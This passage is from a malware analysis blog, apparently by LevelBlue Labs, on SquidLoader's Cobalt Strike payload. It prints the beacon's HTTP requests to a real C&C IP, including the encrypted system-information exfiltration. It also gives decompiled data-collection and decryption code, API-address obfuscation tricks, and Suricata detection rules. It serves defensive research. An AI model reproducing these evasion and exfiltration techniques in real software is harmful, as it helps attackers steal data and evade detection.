During the time LevelBlue Labs has been analyzing this sample and the C&C server has been online we have observed only one unique payload being loaded - Cobalt Strike. The adversary simulation sample contains the same type of CFG obfuscation found in the loader, so it was probably modified by the same authors who made the loader. However, it does not contain anti-debug or anti-VM mechanisms, which are expected to be already avoided by the loader.

When executed, the payload performs an HTTPS GET request to the /api/v1/pods URI in an attempt to resemble Kubernetes traffic. For the gathered samples, the C&C was always the same as the loader used to download the payload. If the C&C does not reply or the response is not in the expected format, the payload keeps pinging the C&C in an endless loop.

WSASend	Socket: 356 Buffer: GET /api/v1/pods HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko X-Method: con Host: 123.56.225.31:443	success

Figure 14: C&C request sample.


From the above request the header X-Method stands out. This HTTP header signals the intent of the request and can take three possible values:

- con: Initial connection request / call home
- snd: Exfiltrating system information to the C&C
- rcv: Pinging the C&C to receive tasks

This configuration in a Cobalt Strike beacon is non-standard and has already been observed in different campaigns during the past few years, specifically targeting Chinese-speaking users, which is consistent with the observed behavior of the loader. The payload then reads the server's response and checks that it has certain features present:

- HTTP response code should be 200.
- An X-Session HTTP header should be present.

If the response has the mentioned features, the payload begins gathering system information to later exfiltrate it via a HTTP POST request to /api/v1/pods. The gathered information is: Username, Computer name, ACP, OEMCP and IP addresses of network interfaces.



```
    username,
    &usernameBufSize);
  v6 = something_with_strcpy((__int64)username, -1);
  v7 = create_unk_struct(qword_4501CA, v6);
  sub_408FA2(sysInfo, v7);
  usernameBufSize = 520;                       // GetComputerName
  ((void (__fastcall *)(char *, int *))((((~kernel32_base & 0xB784A097DC838220ui64 | kernel32_base & 0x487B5F68237C7DDFi64)
    username,
    &usernameBufSize);
  v8 = something_with_strcpy((__int64)username, -1);
  v9 = create_unk_struct(qword_4501CA, v8);
  sub_408FA2(sysInfo, v9);
  save_sysinfo(sysInfo, 1i64);
  v10 = sub_4132B2();
  v11 = create_unk_struct(qword_4501CA, v10);
  sub_408FA2(sysInfo, v11);                    //
                                               // GetCurrentProcessId
                                               //
  computerName = ((__int64 (*)(void))((((~qword_4506E2 & 0xC3C34F9108E8E167ui64 | qword_4506E2 & 0x3C3CB06EF7171E98i64) ^ 0
  save_sysinfo(sysInfo, computerName);         //
                                               // GetCurrentThreadId
  curTid = ((__int64 (*)(void))(~(~qword_4506EA & 0x53FA013DD67D48B5i64 | qword_4506EA & 0xAC05FEC22982B74Aui64) & 0x53FA01
  save_sysinfo(sysInfo, curTid);
  ((void (__fastcall *)(_QWORD, char *, __int64))((~(~qword_4507A2 & 0x446F2D6F6A4060E4i64 | qword_4507A2 & 0xBB90D29095BF9
    0i64,
    username,
    520i64);                                   //
                                               // PathStripPathW
  ((void (__fastcall *)(char *))((((~qword_4507AA & 0xF6885CBBAA45BA26ui64 | qword_4507AA & 0x977A34455BA45D9i64) ^ 0xE810
  v14 = something_with_strcpy((__int64)username, -1);
  v15 = create_unk_struct(qword_4501CA, v14);
  sub_408FA2(sysInfo, v15);
  v16 = sub_414512(0i64);
  sub_4088A2(sysInfo, v16);
  save_sysinfo(sysInfo, 2i64);
  save_sysinfo(sysInfo, 2i64);                 //
                                               // GetACP
  acp = ((__int64 (*)(void))(~(~qword_4507CA & 0x381F675CF1648903i64 | qword_4507CA & 0xC7E098A30E9B76FCui64) & 0x381F675C
  save_sysinfo(sysInfo, acp);                  //
                                               // GetOMCP
  omcp = ((__int64 (*)(void))((((~qword_4507D2 & 0x4B484CCAB5BA1A86i64 | qword_4507D2 & 0xB4B7B3354A45E579ui64) ^ 0x8E8124
  save_sysinfo(sysInfo, omcp);
  sub_408FA2(sysInfo, *(_QWORD *)(call_cnc + 80));
  save_sysinfo(sysInfo, *(unsigned int *)(call_cnc + 8));
  sub_408D22(sysInfo);
  v19 = *sysInfo;
  sub_410FD2(v19);
  sub_410F52(v19, call_cnc + 12, call_cnc + 28);
  sub_4109B2(v2);
  sub_42D252();                                //
                                               // The below line does a POST request to CnC exfiltrating the gathered data
  LOBYTE(v2) = (*(__int64 (__fastcall **)(_QWORD, void *))(*(_QWORD *)call_cnc + 8i64))(*(_QWORD *)call_cnc, v2);
  sub_42D362();
  flow_ctrl = 1106957355;
  if ( (_BYTE)v2 )
    flow_ctrl = -1506141624;
}
```

Figure 15: Collecting system information.

The exfiltrated information is sent in binary encrypted form in the HTTP POST body.

<table>
<tr><td>WSASend</td><td>Socket: 388
Buffer: POST /api/v1/pods HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko X-Method: snd X-Session: 89ud9w2d9238u98r283jrkkekekr X-Seq: 0 X-Fin: true Content-Length: 144 Host: 123.56.225.31:443</td><td>success</td></tr>
<tr><td>WSASend</td><td>Socket: 388
Buffer: \x93\xaf\x1e-\xbc\x80(|"\x8e\x9a\xc3\xec\xe4@\xba\x155^\xcau+\xc4\x14k\x84\xe6\xbd\xec\x10\xe1\xc6\xed\x0c<\x93{\x9e\x04\xc6\xbd\xd6c\xdb\xc8e\xc2\xd0!\x94\x14]\xd3\xc7\xab\x10'\x1e{N\xf1\xbc\x80\x7ft\xb5m'\x08&\xea\xede\xf5\x96P\x1fN1\xfc\xe3*\x11\x97\xe1\xe7\x8b\xfa\x95\xe9\x93\xb7\x9d\xd6\xc9z#O\xcd\x87t'J\xd8zoS\xb7\xc7\xe1m\x8a\xc5\x1ciU\xb2\xbc\x0eG<\xfb\xaf\xa3\x17\x96\xb8\x12$\xd1U\xd2Lc\x0eE\xda\xf4\xf3\x89\xd7\x9eP</td><td>success</td></tr>
</table>

Figure 16: Exfiltrating encrypted system information.

After exfiltrating the system information, the payload starts pinging the C&C for tasks by sending HTTP GET requests to the same URL but this time with X-Method: rcv. When the RAT sends said request it later checks for a response with HTTP header X-Fin: true (C&C signaling it has no more data). If X-Fin is not set to true it will keep reading requests until the C&C signals its end. The C&C sends its instructions in the response body in encrypted binary form. The encryption algorithm is based on an extensive number of bitwise operations.

```
v50 = (unsigned __int8)cnc_raw_bytes[4 * _i];
v21 = (unsigned __int8)cnc_raw_bytes[4 * _i + 1];
v22 = (unsigned __int8)cnc_raw_bytes[4 * _i + 2];
v23 = (unsigned __int8)cnc_raw_bytes[4 * _i + 3];
v52 = i;
v51 = ctrl;
_i2 = _i;
v24 = decrypt_byte((unsigned __int8)cnc_raw_bytes[4 * _i], 14i64);
v25 = decrypt_byte(v21, 11i64);
v26 = (~v24 & 0xAC | v24 & 0x53) ^ (~v25 & 0xAC | v25 & 0x53);
v27 = decrypt_byte(v22, 13i64);
v28 = (~v26 & 0x62 | v26 & 0x9D) ^ (~v27 & 0x62 | v27 & 0x9D);
v29 = decrypt_byte(v23, 9i64);
cnc_raw_bytes[4 * _i] = (~v28 & 0xAB | v28 & 0x54) ^ (~v29 & 0xAB | v29 & 0x54);
v30 = decrypt_byte(v50, 9i64);
v31 = v21;
v32 = decrypt_byte(v21, 14i64);
LOBYTE(v21) = v32 & ~v30 | v30 & ~v32;
v33 = decrypt_byte(v22, 11i64);
v34 = v33 & ~(_BYTE)v21 | v21 & ~v33;
v35 = decrypt_byte(v23, 13i64);
cnc_raw_bytes[4 * _i2 + 1] = (~v34 & 0x1B | v34 & 0xE4) ^ (~v35 & 0x1B | v35 & 0xE4);
LOBYTE(v21) = decrypt_byte(v50, 13i64);
v36 = decrypt_byte(v31, 9i64);
v37 = v36 & ~(_BYTE)v21 | v21 & ~v36;
v38 = decrypt_byte(v22, 14i64);
LOBYTE(v21) = (~v37 & 0xB9 | v37 & 0x46) ^ (~v38 & 0xB9 | v38 & 0x46);
v39 = decrypt_byte(v23, 11i64);
cnc_raw_bytes[4 * _i2 + 2] = v39 & ~(_BYTE)v21 | v21 & ~v39;
LOBYTE(v21) = decrypt_byte(v50, 11i64);
v40 = decrypt_byte(v31, 13i64);
v41 = (~(_BYTE)v21 & 0x2B | v21 & 0xD4) ^ (~v40 & 0x2B | v40 & 0xD4);
v42 = decrypt_byte(v22, 9i64);
LOBYTE(v21) = v42 & ~v41 | v41 & ~v42;
v43 = decrypt_byte(v23, 14i64);
_i = _i2;
ctrl = v51;
i = v52;
cnc_raw_bytes[4 * _i2 + 3] = v43 & ~(_BYTE)v21 | v21 & ~v43;
v20 = 1381936197;
```

Figure 17: Encryption routine.

Evasion

Win32 API obfuscation

The payload needs to be position-independent, so WinAPI imports need to be resolved dynamically. The malware creates a table in memory with all the API function addresses it needs. Instead of storing the direct addresses of the functions, the malware stores the result of ~(_DWORD) api_addr & 0xCAFECAFE | api_addr & 0xFFFFFFFF35013501.

```
api_addr = get_proc_addr(v5, v12, v22);
v15 = VirtualProtectEx;
VirtualProtectEx(v4, 8i64, 64i64, &v20);
*(_QWORD *)v4 = ~(_DWORD)api_addr & 0xCAFECAFE | api_addr & 0xFFFFFFFF35013501ui64;
```

Figure 18: Storing API function ‘s addresses.

This needs to be undone before calling the APIs, so API calls look like this:

```
add     rsp, 20h
mov     rcx, cs:CopyFileW
mov     rdx, rcx
not     rdx
and     rdx, r14
and     rcx, r15
or      rcx, rdx
mov     rdi, rcx
xor     rdi, r12
mov     rdx, 242908080526201h
xor     rcx, rdx
mov     rdx, 5AEAD896C25B6A41h
and     rcx, rdx
mov     rdx, 0A51527693DA495BEh
and     rdi, rdx
or      rdi, rcx
sub     rsp, 20h
xor     r8d, r8d
mov     rcx, rax
mov     rdx, rbx
call    rdi
add     rsp, 20h
```

Figure 19: Unfurling API function addresses and performing the call.

Conclusion

The SquidLoader sample LevelBlue Labs analyzed clearly makes an effort to avoid detection and both static and dynamic analysis. Additionally, the threat actor has been using the same Cobalt Strike beacon configuration to target Chinese-speaking victims for more than two years. Analysis in this report may not include enough data to classify this threat actor as an APT, however, the TTPs observed from this threat actor resemble those of an APT.

Additionally, given the success SquidLoader has shown in evading detection, it is likely that threat actors targeting demographics beyond China will start to mimic the techniques used by the threat actor responsible for SquidLoader, helping them to to elude detection and analysis on their unique malware samples. LevelBlue Labs will continue to track this threat actor, together with the techniques observed in this blog, to keep our clients protected from the latest trends in malware development.

Detection Methods

The following associated detection methods are in use by LevelBlue Labs. You can use them to tune or deploy detections in your own environments or for your additional research.

SURICATA IDS SIGNATURES	alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN SquidLoader CobaltStrike CnC Checkin"; flow:to_server,established; content:"GET"; http_method; content:"X-Method|3a 20|"; http_header; pcre:/X-Method\x3A\x20(con|rcv)\x0d\x0a/H; reference:md5,60bec57db4f367e60c6961029d952fa6; classtype:trojan-activity; sid:4002768; rev:1; metadata:created_at 2024_06_07, updated_at 2024_06_07;)	alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN SquidLoader CobaltStrike CnC Request"; flow:established,to_server; content:"POST"; http_method; content:"X-Method|3a 20|snd|0d 0A|"; http_header; content:"X-Session|3a 20|"; http_header; reference:md5,60bec57db4f367e60c6961029d952fa6; classtype:trojan-activity; sid:4002769; rev:1; metadata:created_at 2024_06_07, updated_at 2024_06_07;)

Associated Indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

See the full information on IOCs.

SquidLoader Mapped to MITRE ATT&CK

The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:

● TA0001: Initial Access

○ T1566: Phishing

■ T1566.001: Spearphishing Attachment

○ T1589: Gather Victim Identity Information

■ T1589.002: Email Addresses

■ T1589.003: Employee Names

● TA0005: Defense Evasion

○ T1036: Masquerading

■ T1036.005: Match Legitimate Name or Location

■ T1036.008: Masquerade File Type

○ T1127: Trusted Developer Utilities Proxy Execution

○ T1140: Deobfuscate/Decode Files or Information

○ T1480: Execution Guardrails

○ T1622: Debugger Evasion

● TA0011: Command and Control

○ T1573: Encrypted Channel

■ T1573.001: Symmetric Cryptography

Share this with others

Tags: malware research, otx, otx pulse, threat intellligence, ids, suricata, mitre, squidloader, loader, evasive malware, levelblue labs, mitre att&ck;

Featured resources

FUTURES REPORT

2024 LevelBlue Futures™ Report: Cyber Resilience

Learn more
2024 Futures Report

Learn more